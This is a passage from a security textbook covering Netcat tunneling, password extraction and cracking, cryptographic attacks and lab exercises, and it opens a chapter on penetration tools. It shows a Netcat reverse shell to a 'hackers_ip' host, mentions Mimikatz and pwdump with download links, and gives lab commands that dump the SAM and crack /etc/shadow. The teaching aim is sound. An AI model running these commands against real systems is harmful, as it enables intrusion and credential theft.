


Figure 6-7: Advanced tunneling techniques allow attackers access to data behind a firewall.

USING NETCAT TO TUNNEL TRAFFIC OVER HTTP

Consider the following example, which uses Netcat. Netcat is a simple command-line utility that is available for Windows and Linux. It is designed to read information from connections using TCP or UDP. For example, say a hacker sets up a simple listener on their system. To set up a listener, the command is as follows:

```
nc -n -v -l -p 80
```

After this, the attacker needs to execute the following command on the victim's system to redirect the traffic to their system:

```
nc -n hackers_ip 80 -e "cmd.exe"
```

Once executed, the net effect is that a command shell on the victim's system is at the attacker's command prompt, ready for input as desired. While this example makes use of port 80, other ports such as 443 could just as easily be used.

IN THE LAB

In the previous In the Lab section, one method discussed was to bypass normal password authentication on a Windows computer. Although some countermeasures were discussed in that section, another possible solution is biometrics. The risk of not using biometrics is that a weaker form of authentication may be easily bypassed, allowing unauthorized access to a system. You can avoid this problem by installing some type of biometric authentication system. One widely used method involves fingerprint recognition.

To demonstrate this system, download the Optel fingerprint synthesis program from `www.optel.pl/software/english/synt.htm`. Install the program, launch it, and click the Create Finger button. Create and save two different fingerprints as `.bmp` files. Download a second program, VeriFinger. You can download an evaluation copy from `www.neurotechnology.com/download.html`. Once VeriFinger is installed, launch the program and choose Enrollment Mode. You are prompted to load existing fingerprint files. For this example, you can use the two created by the Create Finger button. Navigate to the directory containing those files, and click OK to enroll.

Choose Mode ➢ Identification to activate Identification mode. You can now zoom in and analyze the print in the upper-right side of the screen, comparing it to the original print on the left side. Notice what is being identified in the upper-right window. These ridges, valleys, and minutiae are used to identify a valid fingerprint. This should give you a much better idea of how biometric authentication works.

Attacking Encryption and Authentication

It almost goes without saying that as long as man has been trying to keep secrets, others have been trying to break them. Advances started in the Middle Ages. In the ninth century, Abu al-Kindi published what is considered to be the first paper that discussed how to break cryptographic systems, titled "A Manuscript on Deciphering Cryptographic Messages." It deals with using frequency analysis to break cryptographic codes. Those advances continue today. This section looks at some of the ways authentication systems are attacked.

LONGEST-RUNNING SUPPRESSED PATENT APPLICATION

Although most of us will not make a career out of cryptography, William Frederick Friedman did. He is considered one of the best cryptologists of all time. He actually holds the record for longest-running suppressed patent, which was requested in 1933 and finally granted in 2001. Friedman did the United States a huge service by leading the team that broke the Japanese Purple Machine encryption just prior to World War II.

While never having actually seen one of these devices, Friedman helped crack its code. This gave the United States the ability to decrypt many of the messages being sent by the Japanese. Before Friedman's death in 1969, the National Security Agency (NSA) raided his home to retrieve some of his personal writings. After his death, more of his writings were confiscated by the NSA. Many of his inventions and cryptographic systems were never patented because they were considered so significant that the release of any information about them might aid an enemy.

Extracting Passwords

Attackers can access systems and extract passwords in several different ways, including the following:

- Gaining physical access
- Using a keystroke logger
- Gaining logical access
- Guessing a weak password

If an attacker can gain physical access to a targeted system, all they need to do is boot to an alternative operating system and recover the passwords from the SAM. There are also several tools that can be used to reset passwords.

Keystroke loggers are software or hardware devices used to monitor activity. While an outsider might have trouble installing one of these devices, an insider is in a prime position.

Hardware keystroke loggers are usually installed while users are away from their desks, and they are completely undetectable except for their physical presence. When was the last time you looked at the back of your computer? Even then, they can be overlooked because they resemble a Balun or extension; `www.keyghost.com` has a large collection of keystroke loggers.

Passwords can also be attacked electronically over a network. If an attacker can gain remote access to a system, it may be possible for them to use tools such as fgdump or pwdump to extract the SAM. Pwdump is currently up to version 7 and is available at `www.foofus.net/fizzgig/pwdump`. Fgdump can be downloaded from `www.foofus.net/fizzgig/fgdump`.

Finally, do not forget the possibility of the user having applied a weak password. When password guessing is successful, it is often because users have chosen easy-to-remember words and phrases. A determined attacker will look for subtle clues to key in on, probably words or phrases that the account holder may have used for a password. What can you find out about this person? What are their pets names? What are their hobbies? Each of these items can be used to develop possible passwords to try.

If you end up with an encrypted password, you will need to look at ways to extract the cleartext password. That is the next topic of discussion.

HASH EXTRACTION

One effective way to gain access to passwords is through hash extraction. Tools such as Mimikatz and the Pass-the-Hash toolkit dump Local Security Authority (LSA) secrets, SAM databases, and password history using both registry and in-memory attacks. Here is how such a tool can be used: An attacker phones the help desk and asks if someone can access their remote desktop and fix a problem. When the remote connection is made, the attacker uses the hash extraction process to capture the administrative credentials and the change in runtime, the current username, domain name, and NTLM hashes. Thus, the attacker is now operating as an administrative user. You can download the tool from `https://github.com/gentilkiwi/mimikatz`.

Password Cracking

Passwords are not only the most common form of authentication, they are also the first line of defense used to keep bad guys out. Once an attacker has compromised a password, it is easy to use that account to tunnel deeper into a company's network. Attackers are aware of this and use the information to launch common password attacks. Attackers typically use one of three methods to crack passwords: a dictionary attack, a brute-force attack, or a rainbow table.

Dictionary Attack

A *dictionary attack* uses a predefined dictionary to look for a match between the encrypted password and the encrypted dictionary word. Many dictionary files are available, ranging from Klingon to popular movies, sports, and the NFL. These attacks can often be performed in just a few minutes because individuals tend to use easily remembered passwords. If passwords are well-known, dictionary-based words, then dictionary tools can crack them quickly.

Just how do cracking programs recover passwords? Passwords are commonly stored in a hashed format, so most password-cracking programs use a technique called comparative analysis. Each potential password found in a dictionary list is hashed and compared to the encrypted password. If a match is obtained, the password has been discovered. If not, the program continues to the next word, computes its hashed value, and compares that to the hashed password.

These programs are comparatively smart because they can manipulate a word and use its variations. For example, take the word *password*. It would be processed as Password, password, PASSWORD, PassWord, PaSSword, and so on. As you can see, these programs tackle all common permutations of a word. They also add common prefixes, suffixes, and extended characters to try to crack the password. This is called a *hybrid attack*. Using the previous example, these attempts would look like 123password, abcpassword, drowssap, p@ssword, pa44w0rd, and so on. These various approaches increase the odds of successfully cracking an ordinary word or any common variation of it. Some commonly used tools for offline password cracking include hashcat, John the Ripper, and LCP.

DICTIONARY PASSWORD LISTS

If you are looking for lists of commonly used passwords and some great dictionary lists, check out `https://wiki.skullsecurity.org/Passwords`. They have a huge list of commonly used passwords and several that have been made public during many of the security breaches over the last few years, including Gawker, Hotmail, and Rockyou.

Brute-Force Attack

The brute-force attack is a type of encrypted password assault. It can take hours, days, months, or years, depending on the complexity of the password and the key combinations used. Historically, this type of attack has depended on CPU speed because the attacker attempts every combination of letters, numbers, and characters. Take a look at how quickly the time can increase for such an attack. First, you must consider the number of possibilities within a given key space. The key space of all possible combinations of passwords to try is calculated using the following formula:

```
KS = L(m) + L(m+1) + L(m+2) + ........ + L(M)
```

In this formula, `L` = character set length, `m` = minimum length of the key, and `M` = maximum length of the key. This means that if you were attempting to crack a 7-character password using the 26-letter character set of ABCDEFGHIJKLMNOPQRSTUVWXYZ, the brute-force attack would have to try 8,353,082,582 different potential keys. If you performed the same attack but added 0123456789!@#$%&*()-_+=~‘[]{}|\:;’”<>,.?/ to the character set, the number of keys tried would rise to 6,823,331,935,124.

Using a computer’s CPU to crack a password will work, and it is true that CPUs are much more powerful today than in the past. However, brute-force password cracking has been improved by taking advantage of the powerful graphics processing units (GPUs) found in many high-end gaming machines. Because GPUs are designed specifically for mathematical computations, they naturally became a perfect choice for use in brute-force password cracking. Some examples of commonly used online password cracking tools include

- **Brutus**—This performs remote dictionary or brute-force attacks against Telnet, FTP, SMTP, and web servers.
- **THC-Hydra**—This is a very useful web password-cracking tool that attacks many common authentication schemes.
- **iBrute**—This is used for the Find My iPhone application.

Some applications do not enforce a lockout policy, or they simply tell you whether the password or username is incorrect. WordPress is one such program, as shown in Figure 6-8.




Figure 6-8: WordPress tells you the username is incorrect.

WHAT IS WORSE THAN A WEAK PASSWORD?

Ever wondered what is worse than a weak password? No lockout. While it is widely known that a lockout should be used, there are still a number of sites and services that do not. One such service is Find My iPhone. Apple finally patched this security hole in September 2014 after it was alleged that this technique was used to allow hackers to brute-force Apple ID passwords by using iBrute software. It is believed that this technique had been used by hackers to gain access to many celebrities' photos and images. You can read more at `www.huffingtonpost.com/michael-gregg/how-are-celebrity-cell-ph_b_1353780.html`**.**

Rainbow Table

Historically, dictionary and brute-force approaches were the primary methods used to recover passwords or to attempt to crack them. Many passwords were considered secure just because of the time it would take to crack them. Granted, given enough time, the password could be cracked, but it might take several months. A relatively new approach to password cracking has changed this view. It works by means of a rainbow table. The RainbowCrack technique is an implementation of Philippe Oechslin's faster time-memory tradeoff technique. It works by precomputing all possible passwords in advance. Once this time-consuming process is complete, the passwords and their corresponding encrypted values are stored in a file called a rainbow table. An encrypted password can be quickly compared to the values stored in the table and cracked within a few seconds. Ophcrack is an example of such a program. The drawback to the program is the large amount of data it must store. As an example, the character set discussed previously, 0123456789!@#$%&*()-_+=~'[]{}|\:;"'<>,.?/, would require about 24GB of storage space.

Other Cryptographic Attacks

Following are some common attacks that a hacker might use to attack a cryptographic system:

- **Ciphertext-only attack**—This attack requires the hacker to obtain several messages that have been encrypted using the same encryption algorithm. The hacker does not have the associated plaintext; they attempt to crack the code by looking for patterns and using statistical analysis.
- **Man-in-the middle attack**—This attack is carried out when hackers place themselves between two users. Whenever the hackers can place themselves in the communication's path, it becomes possible for them to intercept and modify communications.
- **Chosen ciphertext**—This attack is carried out when a hacker can decrypt parts of the ciphertext message of their choosing. The decrypted part of the message can then be used to discover the key.

- **Chosen plaintext**—This attack is carried out when a hacker can have the plaintext messages of their choosing encrypted and can then analyze the ciphertext output of the event.
- **Replay attack**—This attack occurs when a hacker can intercept cryptographic keys and reuse them later to either encrypt or decrypt messages they should not have access to.

Summary

This chapter has reviewed cryptographic systems, some common ways that you use encryption, and methods that attackers use to tunnel or obscure information to exfiltrate it out of a network. One of the most important goals of this chapter is to reinforce the idea that not all encryption techniques are the same.

Some methods of authentication simply obscure values while others actually make use of strong hashing algorithms. As an example, passwords are stored differently in various versions of Windows as well as in Linux. Although Linux can store passwords in a world-readable file, `passwd`, most Linux administrators now use the shadow file. Linux allows you to use a salt, while Windows does not. The salt can be one of 4,096 different values that add randomness to the encrypted password so that no two encrypted passwords are the same. Even the hashing functions used in Linux vary. Some can be calculated quickly, while others loop through this process many times to slow down attempts at cracking the password.

This chapter also touched on the fact that even when an attacker gains access to a system, they will typically need to communicate with an external system. The attacker may simply use SSL or they may decide to tunnel the traffic inside another protocol in an attempt to hide their activities. Tunneling can be accomplished in many different ways, which include IP, TCP, UDP, and even application protocols such as HTTP.

Finally, this chapter examined some common password-cracking techniques involving dictionary attacks, brute-force attacks, and precomputed rainbow tables. The best defense is to switch to other forms of authentication and, when that is not possible, to make sure that good password policies are in place, that passphrases are used, and to perform deep packet analysis on ingress and egress network traffic.

Key Terms

- **Algorithm**—A mathematical procedure used for solving a problem. Algorithms are commonly used in cryptography.
- **Asymmetric algorithms**—Although keys are related, an asymmetric key algorithm uses a pair of different cryptographic keys to encrypt and decrypt data.

- **Authentication**—A method used to identify an individual. Authentication verifies the identity and legitimacy of an individual who wants to access a system and its resources. For example: authentication methods include CHAP, EAP; common credentials include passwords, tokens, and biometric systems.
- **Brute force**—A method of breaking a cipher or encrypted value by trying a large number of possibilities. Brute-force attacks function by working through all possible values. The feasibility of brute-force attacks depends on the key length, the strength of the cipher, and the processing power available to the attacker.
- **Ciphers**—The encrypted result when you scramble plaintext or cleartext into an unreadable form.
- **Cryptography**—The science of converting cleartext into unintelligible text and converting encrypted messages into an intelligible and usable form.
- **Digital certificate**—A file that uniquely identifies its owner. A digital certificate contains owner identity information and its owner's public key. Certificates are created by the Certificate Authority.
- **Digital signatures**—Electronic signatures that can be used to authenticate the identity of the sender of a message. A digital signature is usually created by encrypting with the user's private key and is decrypted with the corresponding public key.
- **Encryption**—The science of turning plaintext into ciphertext.
- **Hash**—A mathematical algorithm that is used to ensure that a transmitted message has not been tampered with. The sender generates a hash of the message, encrypts it, and sends it with the original message. The recipient then decrypts both the message and the hash, produces another hash from the received message, and compares the two hashes. If they are the same, there is a high probability that the message was transmitted intact.
- **Key-exchange protocol**—A protocol used to exchange secret keys for the facilitation of encrypted communication. Diffie-Hellman is an example of a key-exchange protocol.
- **Password**—A protected word or string of characters that serves as authentication of a person's identity (personal password) and is used to grant a user access to protected networks, systems, or files.
- **Public key encryption**—An encryption scheme that uses two keys. In an e-mail transaction, the public key encrypts the data and a corresponding private key decrypts the data. Because the private key is never transmitted or publicized, the encryption scheme is extremely secure. For digital signatures, the process is reversed; the sender uses the private key to create the digital signature, which can then be read by anyone who has access to the corresponding public key.

- **Symmetric algorithms**—An encryption standard that requires all parties to have a copy of a shared key. A single key is used for both encryption and decryption.

Exercises

This section presents several exercises to help reinforce your knowledge and understanding of this chapter. The tools and utilities used in these exercises were selected because they are easy to obtain. The goal is to provide you with hands-on experience.

CrypTool

This first exercise demonstrates how cracking times and key lengths are associated. You need to download CrypTool from `https://www.cryptool.org/en/ct1-download-en` to perform the exercise:

1. Install CrypTool and accept all default settings. Once installed, the program appears as shown in Figure 6-9.




Figure 6-9: CrypTool

2. From the menu, choose Crypt/Decrypt ➢ Symmetric (Modern) ➢ RC4. Enter an 8-bit key length and choose encrypt.
3. Choose Analysis ➢ Symmetric Encryption (Modern) ➢ RC4, as shown in Figure 6-10. Choose an 8-bit key and start the brute-force decrypt. Notice how quickly the cleartext is revealed.




Figure 6-10: CrypTool decryption

4. Repeat steps 2 and 3, but enter a 16-bit key and then a 32-bit key. Notice how the 32-bit key takes substantially longer to decrypt, as shown in Figure 6-11.




Figure 6-11: 32-bit CrypTool decryption

Extract an Email Username and Password

In this exercise, you will extract a username and password from an SMTP capture. You will use the `SMTP.pcap` file.

1. Start Wireshark and open the `SMTP.pcap` file.
2. Right-click any packet and choose Follow TCP Stream, as shown in Figure 6-12.




Figure 6-12: Follow TCP Stream.

3. Examine the stream and look for the value 334, as shown in Figure 6-13. This is the cleartext username and password Base64-encoded string.
4. Open your browser and go to `https://www.base64decode.org/`. This is a Base64 decoder.
5. Paste in each of the values and observe the results. You should see a username of *galunt* and a password of *V1v1tr0n*. The password is shown in Figure 6-14.

This should make you think twice about using any e-mail service that does not use strong encryption.

RainbowCrack

This exercise guides you through the process of generating a small rainbow table and verifying its operation. You need to copy `rainbowcrack-1.2-win.zip` to your local Windows computer. You can download the file from `http://project-rainbowcrack.com`.

1. Once RainbowCrack has been installed on your Windows computer, open a command prompt and go the folder in which you have installed the program. Issue the following command:

```
rtgen lm alpha 1 7 0 2100 8000000 all
```




Figure 6-13: Base64 username and password




Figure 6-14: Decoded password

2. This may take up to 8 hours or more depending on the speed of your computer. Once it is completed, you need to perform this step several more times with the following parameters. Each of these files requires about 128MB of space:

```
rtgen lm alpha 1 7 1 2100 8000000 all
rtgen lm alpha 1 7 2 2100 8000000 all
rtgen lm alpha 1 7 3 2100 8000000 all
rtgen lm alpha 1 7 4 2100 8000000 all
```

3. When the tables are complete, you need to sort the files by using the following commands:

```
rtsort lm_alpha#1-7_0_2100x8000000_all.rt
rtsort lm_alpha#1-7_1_2100x8000000_all.rt
rtsort lm_alpha#1-7_2_2100x8000000_all.rt
rtsort lm_alpha#1-7_3_2100x8000000_all.rt
rtsort lm_alpha#1-7_4_2100x8000000_all.rt
```

4. Add some users and passwords into the local computer you are working on. Be sure to make the passwords no longer than seven characters (because that is the limit of the rainbow tables you have created).
5. Download pwdump7 from `http://foofus.net/goons/fizzgig/pwdump/`, and run it against your local SAM by issuing the following command:

```
Pwdump7 > mypasswords.txt
```

6. Execute RainbowCrack with the following parameters:

```
rcrack c:\rainbowcrack\*.rt -f mypasswords.txt
```

You should now see the passwords that were entered in step 5 as the program quickly cracks the passwords.

John the Ripper

This exercise demonstrates how to use John the Ripper. This program is preloaded on Kali or you can download it at `www.openwall.com/john/`:

1. Download John the Ripper.
2. Open a terminal window and go to the `john` directory. Type **cd /etc/john**.
3. Before attempting to crack the existing passwords, enter a few more users to see how quickly the passwords can be cracked. Use the `adduser` command to add the users. Name the three users user1, user2, and user3. Set the password for the three users to P@ssw0rd, MyPassword, and !P@ssw0rD1.

4. Once the three users have been added, execute John by typing **./john /ect/shadow** from the command line.
5. Note how long it takes to crack each password.

   Did you notice a correlation between the time it took to crack a password and the complexity of the password? You should have seen more-complex passwords taking longer to recover.

John the Ripper is a wonderful tool for ethical hackers to use to test password strength. It is not designed for illegal activity. Before you use this tool on a production network, make sure that you have written permission from senior management. John the Ripper performs different types of cracks: single mode, dictionary, or wordlist mode. John the Ripper is portable for many versions of Unix, Linux, and Windows, although it does not have a GUI interface.

CHAPTER

7

Automated Attack and Penetration Tools

This chapter introduces automated attack and penetration tools and delves into the topics of risk, vulnerabilities, and exploits. A vulnerability is nothing more than a weakness in computer software or the design of a system. Software vulnerabilities typically result from coding errors, bugs, and design flaws.

Security professionals spend a lot of their time on vulnerabilities, but that does not mean that all vulnerabilities are addressed and corrected. Consider, for instance, the analogy of a defective vehicle. Years ago, my brother was given a Ford F-Series truck for a graduation present. Although pleased at the time, he soon discovered that about 8 million of these trucks were recalled due to a faulty ignition switch. This small defect in the design of the switch forced the Ford Motor Company to recall these trucks and replace the faulty component. Compare this to buying a piece of software, where you find out that the software has a design defect. What are your options? As you probably already know, you are at the mercy of the developer to create a patch or update it. If the software is already a couple of years old, as was the case with the Ford F-150, the developer may no longer support the software, leaving you with two options: continue to use vulnerable software or spend money on an upgrade.

The concept behind attack and penetration tools is to look at how vulnerable a piece of software, an application, or a networked system is. Historically, the only tools to perform such tasks were vulnerability assessment tools. These tools typically probe for vulnerabilities and report their findings. Newer tools not only

give you the capability to scan the network and identify vulnerabilities, but they can also locate local exploitive code launch an attack against the identified target.

Why Attack and Penetration Tools Are Important

How do attack and penetration tools fit into network security? All different types of penetration tools, from simple vulnerability scanners to automated attack tools, help analyze overall security as well as how well the organization's assets are protected. You can use these tools to help answer the following questions:

- Should more or fewer security countermeasures be implemented?
- What is the organization's true security posture?
- What would be the effect of a security breach?

Regardless of which of these tools are used, their purpose is to determine the adequacy of security measures, identify security deficiencies, provide data from which to predict the effectiveness of potential security measures, and confirm the adequacy of such measures after implementation. These tools can be used in many different situations, such as the following:

- **Audits and reviews**—During these processes, tools are used to determine whether systems are properly patched, whether specific security policies and requirements are being followed, and whether the controls sufficiently guard against potential risk.
- **Network evaluations**—These processes focus specifically on scanning, vulnerability assessment scanning, and other system-related activity.
- **Penetration tests**—These tests are much less concerned with policies and procedures and are more focused on finding exposed systems and vulnerable targets. Ethical hackers conduct penetration tests to determine what an attacker can find out about an information system, whether they can gain and maintain access to the system, and whether their tracks can be successfully covered without being detected. Ethical hackers operate with the permission and knowledge of the organization they are trying to defend, and try to find weaknesses that can be exploited in the information system.

Vulnerability Assessment Tools

Much has changed with regard to how we view vulnerability assessment software since its introduction in the early 1990s. At that time, two well-known security professionals, Dan Farmer and Wietse Venema, wrote a landmark paper entitled "Improving the Security of Your Site by Breaking Into It." They went on to code

the first automated penetration tool, known as SATAN (Security Administrator Tool for Analyzing Networks). Farmer was actually fired from his job at Sun Microsystems for developing this program.

Today, attack and penetration tools are viewed much differently. It is generally agreed that security professionals must look for vulnerabilities in their own networks and seek ways to mitigate the exposures they uncover. This brings up the question of what vulnerability assessment tools someone needs in their own network security lab. With so many tools available, where do you begin? I will start by looking at how these tools can be categorized. The three basic categories are as follows:

- Source code assessment tools examine the source code of an application.
- Application assessment tools examine a specific application or type of application.
- System assessment tools examine entire systems or networks for configuration or application-level problems.

THE IMPORTANCE OF VULNERABILITY ASSESSMENTS

It is unfortunate that we sometimes tend to be more reactive than proactive. When considering vulnerability assessment, it pays to be proactive. Unfortunately, CardSystems Solutions found this out the hard way after a hacker successfully stole information about approximately 40 million credit card users from their database. An assessment after the attack revealed a software vulnerability that was quickly patched. It was also discovered that although they had policies in place that stated such information was not supposed to be retained in their databases, it had been. CardSystems allegedly broke Visa and MasterCard policies that prohibit storing confidential consumer information.

Source Code Assessment Tools

Source code assessment tools can be used to assist in auditing security problems in source code. These tools are designed to analyze source code, a compiled version of code, or both in order to help find security flaws. Many of these tools are available for free. OWASP has a great list of tools at `https://www.owasp.org/index.php/Source_Code_Analysis_Tools`. Google CodeSearchDiggity, FindBugs, RATS (Rough Auditing Tool for Security), and Flawfinder are some of the tools in this list. Source code vulnerability assessment software can detect problems such as buffer overflows, race conditions, privilege escalation, and tainted input. Buffer overflows allow writing data to particular memory addresses (executable/non-executable), which may allow a malicious user to gain operational control of your system. Race conditions can prevent protective systems from functioning properly, or deny the availability of resources to their rightful users. Privilege escalation occurs when code runs with higher

privileges than that of the user who executed it. The tainting of input allows potentially unchecked data to enter through your defenses, possibly qualified as information that is already error-checked.

Application Assessment Tools

